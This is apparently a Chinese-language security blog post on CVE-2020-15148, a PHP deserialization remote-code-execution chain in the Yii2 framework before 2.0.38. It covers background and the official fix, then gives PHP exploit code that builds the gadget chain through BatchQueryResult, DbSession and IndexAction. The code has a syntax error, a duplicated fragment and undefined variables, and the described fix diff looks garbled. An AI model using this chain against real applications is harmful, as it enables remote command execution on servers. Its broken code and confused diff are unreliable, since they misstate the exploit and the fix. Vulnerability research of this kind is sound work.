

# CVE-2020-15148 Yii 框架反序列化 RCE 利用链 exp

## 简介

如果在使用 yii 框架，并且在用户可以控制的输入处调用了 `unserialize()` 并允许特殊字符的情况下，会受到反序列化远程命令执行漏洞攻击。


该漏洞只是 php 反序列化的执行链，必须要配合 `unserialize` 函数才可以达到任意代码执行的危害。

该反序列化执行链在今年 8 月初已经公开，建议使用 yii 框架的同学排查

## 影响范围

Yii2 <2.0.38

## 修复方案



The screenshot shows a code editor with a PHP file named `framework/db/BatchQueryResult.php`. The code contains a private function `getDbDriverName()` with the following content:

```
123     @@ -223,4 +223,15 @@ private function getDbDriverName()
124         return null;
125     }
126
127     /**
128      * @return string
129      */
130     public function getDriverName()
131     {
132         if ($this->connection->driver === null) {
133             $name = $this->connection->driverName;
134             if ($name) {
135                 $name = $name . ' (' . $name . ')';
136             }
137             $this->connection->driver = $name;
138         }
139         return $this->connection->driver;
140     }
141
142     /**
143      * @param string $name
144      */
145     public function setDriverName($name)
146     {
147         $this->connection->driverName = $name;
148     }
149 }
```

A green box highlights the last few lines of the code, which are part of a comment explaining the security measure:

```
139         return $this->connection->driver;
140     }
141
142     /**
143      * @param string $name
144      */
145     public function setDriverName($name)
146     {
147         $this->connection->driverName = $name;
148     }
149
150     /**
151      * Unserialization is disabled to prevent remote code execution in case application
152      * calls unserialize() on user input containing specially crafted string.
153     */
154 }
```



目前官方已经禁止 BatchQueryResult 类被反序列化

exp

```
<?php
namespace yii\rest {
    class Action extends \yii\base\Action
    {
        public $checkAccess;
    }
    class IndexAction extends Action
    {
        public function __construct($func, $param)
        {
            $this->checkAccess = $func;
            $this->id = $param;
        }
    }
}
namespace yii\web {
    abstract class MultiFieldSession
    {
        public $writeCallback;
    }
    class DbSession extends MultiFieldSession
    {
        public function __construct($func, $param)
        {
            $this->writeCallback = [new \yii\rest\IndexAction($func, $param) "run"];
        }
    }
}
```

```
        $this->_dataReader = new \yii\web\DbSession($func, $param);
    }

}

namespace yii\base {
    class BaseObject
    {
        //
    }

    class Action
    {
        public $id;
    }
}

namespace yii\db {
    use yii\base\BaseObject;
    class BatchQueryResult extends BaseObject
    {
        private $_dataReader;
        public function __construct($func, $param)
        {
            $this->_dataReader = new \yii\web\DbSession($func, $param);
        }
    }
}

$exp = new \yii\db\BatchQueryResult($func, $param);
print(serialize($exp));
```

## 参考

1. <https://github.com/yiisoft/yii2/commit/9abccb96d7c5ddb569f92d1a748f50ee9b3e2b99>

2. <https://xz.aliyun.com/y0v0z#toc-0>

3. <https://github.com/AFKL-CUIT/phpggc/>